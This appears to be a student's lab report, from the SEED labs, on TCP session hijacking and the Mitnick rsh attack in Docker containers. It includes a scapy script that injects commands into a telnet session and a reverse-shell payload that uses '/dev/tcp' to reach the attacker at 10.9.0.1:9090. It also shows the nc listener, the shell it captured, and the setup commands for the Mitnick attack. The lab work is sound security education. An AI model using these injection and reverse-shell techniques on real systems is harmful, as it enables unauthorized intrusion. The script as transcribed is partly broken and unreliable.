A screenshot of a code editor window titled 'task3.2.py'. The code is a Python script using the scapy library to perform TCP spoofing. It defines a 'spoof' function that takes a packet ('pkt') as input. The function extracts the source IP and TCP fields. It then creates a new IP packet with the destination IP as the source and the source IP as the destination. The TCP fields are modified to reflect the original packet's sequence and acknowledgment numbers plus 5. The payload is set to '\ntouch /tmp/success\n'. The packet is then sent via the specified interface ('br-ee005dff4bd6'). The code editor interface shows tabs for other files like 'synflood.py', 'task2.py', 'task2_auto.py', 'task3.1.py', 'task3_auto.py', and 'task3.2.py'. The status bar at the bottom indicates the code is written in Python 3, with tab width 8, line 18, column 69, and mode INS.


```
#!/usr/bin/env python3
from scapy.all import *
old_ip = pkt[IP]
old_tcp = pkt[TCP]
old_ip.len = old_ip.len - old_ip.ihl * 4 - old_tcp.dataofs * 4
ip = IP(src=old_ip.dst, dst=old_ip.src)
tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=old_tcp.ack+5, ack=old_tcp.seq)
data = "\ntouch /tmp/success\n" # create a file called success in /tmp
pkt = ip/tcp/data
ls(pkt) # showing the fields of the packet
send(pkt, iface="br-ee005dff4bd6", verbose=0) #sending the packet
pkt=sniff(iface="br-ee005dff4bd6", filter='tcp and src host 10.9.0.5 and src port 23', prn=spoofer
```



```
proto      : ByteEnumField          = 6           (0)
checksum   : XShortField          = None        (None)
src        : SourceIPField         = '10.9.0.6'  (None)
dst        : DestIPField          = '10.9.0.5'  (None)
options    : PacketListField       = []          ([])

--          :
sport      : ShortEnumField        = 50990      (20)
dport      : ShortEnumField        = 23          (80)
seq        : IntField              = 3291018376 (0)
ack        : IntField              = 95565826  (0)
dataofs    : BitField   (4 bits)   = None        (None)
reserved   : BitField   (3 bits)   = 0           (0)
flags      : FlagsField            = <Flag 16 (A)> (<Flag 2 (S)>)
window     : ShortField            = 8192       (8192)
checksum   : XShortField          = None        (None)
urgptr     : ShortField            = 0           (0)
options    : TCPOptionsField       = []          (b'')
--          :
load       : StrField             = b'\ntouch /tmp/success\n' (b'')
root@VM:/volumes#
```

As you can see by looking at the /tmp directory in the server machine (victim container) a file called "success" has been successfully planted.



```
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fbc602d72131 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)



 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Feb 18 21:11:00 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@fbc602d72131:~$ cd /tmp
seed@fbc602d72131:/tmp$ ls
success
seed@fbc602d72131:/tmp$
```


Task 4: Creating Reverse Shell using TCP Session Hijacking

Here, once again, we start by establishing a telnet connection between the client (user1) and the server (victim).



I then ran the reverse shell script. This code is identical to the one used in the previous task; I only changed the “data” line to set up a reverse shell instead of creating a file.

Then, I listened on the attacker container and ran the script. As you can see, I was able to obtain a bash shell of the server (victim).



```
root@VM:~# 
root@VM:~# nc -lsv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 56462
seed@fbc602d72131:~$ whoami
whoami
seed
seed@fbc602d72131:~$ 
```

```
ack      : IntField           = 114730847   (0)
dataofs  : BitField (4 bits) = None        (None)
reserved : BitField (3 bits)= 0          (0)
flags    : FlagsField (9 bits)= <Flag 16 (A)> (<Flag 2 (S)>
)
window   : ShortField        = 8192       (8192)
checksum : XShortField      = None        (None)
urgptr   : ShortField        = 0          (0)
options  : TCPOptionsField   = []          (b'')
-- 
load    : StrField           = b'\n/bin/bash -i >/dev/tcp/10
.9.0.1/9090 0<&l 2>&l\n' (b'')
```

```

root@fbc602d72131:/#
root@fbc602d72131:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23                0.0.0.0:*
tcp      0      0 127.0.0.11:39867          0.0.0.0:*
tcp      0      0 10.9.0.5:23               10.9.0.6:51032        LISTEN
root@fbc602d72131:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23                0.0.0.0:*
tcp      0      0 127.0.0.11:39867          0.0.0.0:*
tcp      0      0 10.9.0.5:23               10.9.0.6:51032        LISTEN
tcp      0      0 10.9.0.5:23               10.9.0.1:9090          ESTABLISHED
root@fbc602d72131:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23                0.0.0.0:*
tcp      0      0 127.0.0.11:39867          0.0.0.0:*
tcp      0      0 10.9.0.5:23               10.9.0.6:51032        LISTEN
tcp      0      0 10.9.0.5:56462            10.9.0.1:9090          ESTABLISHED
root@fbc602d72131:/#

```

Part 2: Mitnick Lab

Setting up the Environment

Creating three docker containers

```

Setting up rsh-redone-server (85-2build1) ...
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of restart.
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of restart.
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in
auto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz because
associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp) does
n't exist
Removing intermediate container b5dcf5bbe8e7
--> 08dd62b796bb

Successfully built 08dd62b796bb
Successfully tagged seed-image-ubuntu-mitnick:latest
Abdulfatah Abdillahi-Sun Feb 18-06:36:24 ~.../Labsetup> dcup
Creating network "net-10.9.0.0" with the default driver
Creating seed-attacker ... done
Creating trusted-server-10.9.0.6 ... done
Creating x-terminal-10.9.0.5 ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]

```


Checking the IP addresses for each of the four containers (seed-attacker , x-terminal, and trusted-server, respectively).

A screenshot of a Linux desktop environment. At the top, there is a docked application bar with several icons. Below it, a docked window manager displays five terminal windows. The active terminal window shows the command `ip --br a` being run, displaying network interface information:

```
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Abdulfatah Abdillahi-Sun Feb 18-06:38:45 ~/.../Labsetup> docksh seed-attacker
root@VM:/# ip --br a
lo      UNKNOWN    127.0.0.1/8 ::1/128
enp0s3     UP        10.0.2.5/24 fe80::3092:c791:6fe1:c413/64
docker0     DOWN     172.17.0.1/16 fe80::42:72ff:fe1c:2a56/64
br-c2bd4b2f9127  DOWN     172.20.0.1/24
br-54bb34c3e78f   UP        10.9.0.1/24 fe80::42:abff:fe5c:1c9b/64
vethdfe370e@if29  UP        fe80::a05e:28ff:fe7b:83c3/64
veth657cc67@if31  UP        fe80::e837:24ff:fe61:a9/64
root@VM:/#
```


A screenshot of a Linux desktop environment, similar to the one above. It features a docked application bar at the top and a docked window manager below. The active terminal window shows the command `ip --br a` being run, displaying network interface information:

```
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Abdulfatah Abdillahi-Sun Feb 18-06:38:46 ~/.../Labsetup> docksh x-terminal-10.9.0.5
root@aa06e5187e67:/# ip --br a
lo      UNKNOWN    127.0.0.1/8
eth0@if32     UP        10.9.0.5/24
root@aa06e5187e67:/#
```



```
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sun Feb 18 06:38:46 ~/.../Labsetup> docksh trusted-server-10.9.0.6
root@c8190ba5ec85:/# ip -br a
lo      UNKNOWN    127.0.0.1/8
eth0@if30   UP        10.9.0.6/24
root@c8190ba5ec85:/#
```

Here, I modified the .rhosts file such that the Trusted server can login without requiring a password.



```
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sun Feb 18 06:38:46 ~/.../Labsetup> docksh x-terminal-10.9.0.5
root@aa06e5187e67:/# ip -br a
lo      UNKNOWN    127.0.0.1/8
eth0@if32   UP        10.9.0.5/24
root@aa06e5187e67:/# su seed
seed@aa06e5187e67:$ cd
seed@aa06e5187e67:~$ touch .rhosts
seed@aa06e5187e67:~$ echo 10.9.0.6 > .rhosts
seed@aa06e5187e67:$ chmod 644 .rhosts
seed@aa06e5187e67:~$ ls
seed@aa06e5187e67:~$ 
seed@aa06e5187e67:~$ cat .rhosts
10.9.0.6
seed@aa06e5187e67:~$
```

```
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sun Feb 18 06:38:46 ~.../Labsetup> docksh trusted-server-10.9.0.6
root@c8190ba5ec85:/# ip -br a
lo      UNKNOWN    127.0.0.1/8
eth0@if30     UP      10.9.0.6/24
root@c8190ba5ec85:/# su seed
seed@c8190ba5ec85:/$ rsh 10.9.0.5 date
Sun Feb 18 23:42:35 UTC 2024
seed@c8190ba5ec85:/$
```

7:30 PM
2024-02-18

Task 1: Simulated SYN Flooding

Here, I'm ensuring the Trusted servers IP address and MAC address are permanently added as an entry in the ARP cache. This way the SYN+ACK can be sent from the X-terminal to the Trusted server without performing ARP. Also, this way we can avoid it being removed by the operating system.


```
Terminal Terminal Terminal Terminal Terminal
seed@aa06e5187e67:~$ cat .rhosts
10.9.0.6
seed@aa06e5187e67:~$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
^C
--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.138/0.138/0.138/0.000 ms
seed@aa06e5187e67:~$ arp -n
Address          Hwtype   HWaddress           Flags Mask   Iface
10.9.0.6        ether     02:42:0a:09:00:06  C      eth0
seed@aa06e5187e67:~$ arp -s 10.9.0.6 02:42:0a:09:00:06
SIOCSARP: Operation not permitted
seed@aa06e5187e67:~$ su root
Password:
root@aa06e5187e67:/home/seed# arp -s 10.9.0.6 02:42:0a:09:00:06
root@aa06e5187e67:/home/seed# xit
bash: xit: command not found
root@aa06e5187e67:/home/seed# exit
exit
seed@aa06e5187e67:~$
```

7:39 PM
2024-02-18

Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the First TCP Connection


Here, we first started by shutting down the Trusted server, since the attacker container will impersonate the server.



```
Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sun Feb 18 06:38:40 ~.../Labsetup> dockps
970fa75811ab seed-attacker
aa06e5187e67 x-terminal-10.9.0.5
c8190ba5ec85 trusted-server-10.9.0.6
Abdulfatah Abdillahi-Sun Feb 18 06:38:43 ~.../Labsetup> docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
MES
970fa75811ab seed-image-ubuntu-mitnick "/bin/sh -c /bin/bash" About an hour ago Up About an hour
ed-attacker aa06e5187e67 seed-image-ubuntu-mitnick "bash -c '/etc/init..." About an hour ago Up About an hour
x-terminal-10.9.0.5
c8190ba5ec85 seed-image-ubuntu-mitnick "/bin/sh -c /bin/bash" About an hour ago Up About an hour
trusted-server-10.9.0.6
Abdulfatah Abdillahi-Sun Feb 18 08:00:59 ~.../Labsetup> docker stop c8190
c8190
Abdulfatah Abdillahi-Sun Feb 18 08:02:07 ~.../Labsetup>
```

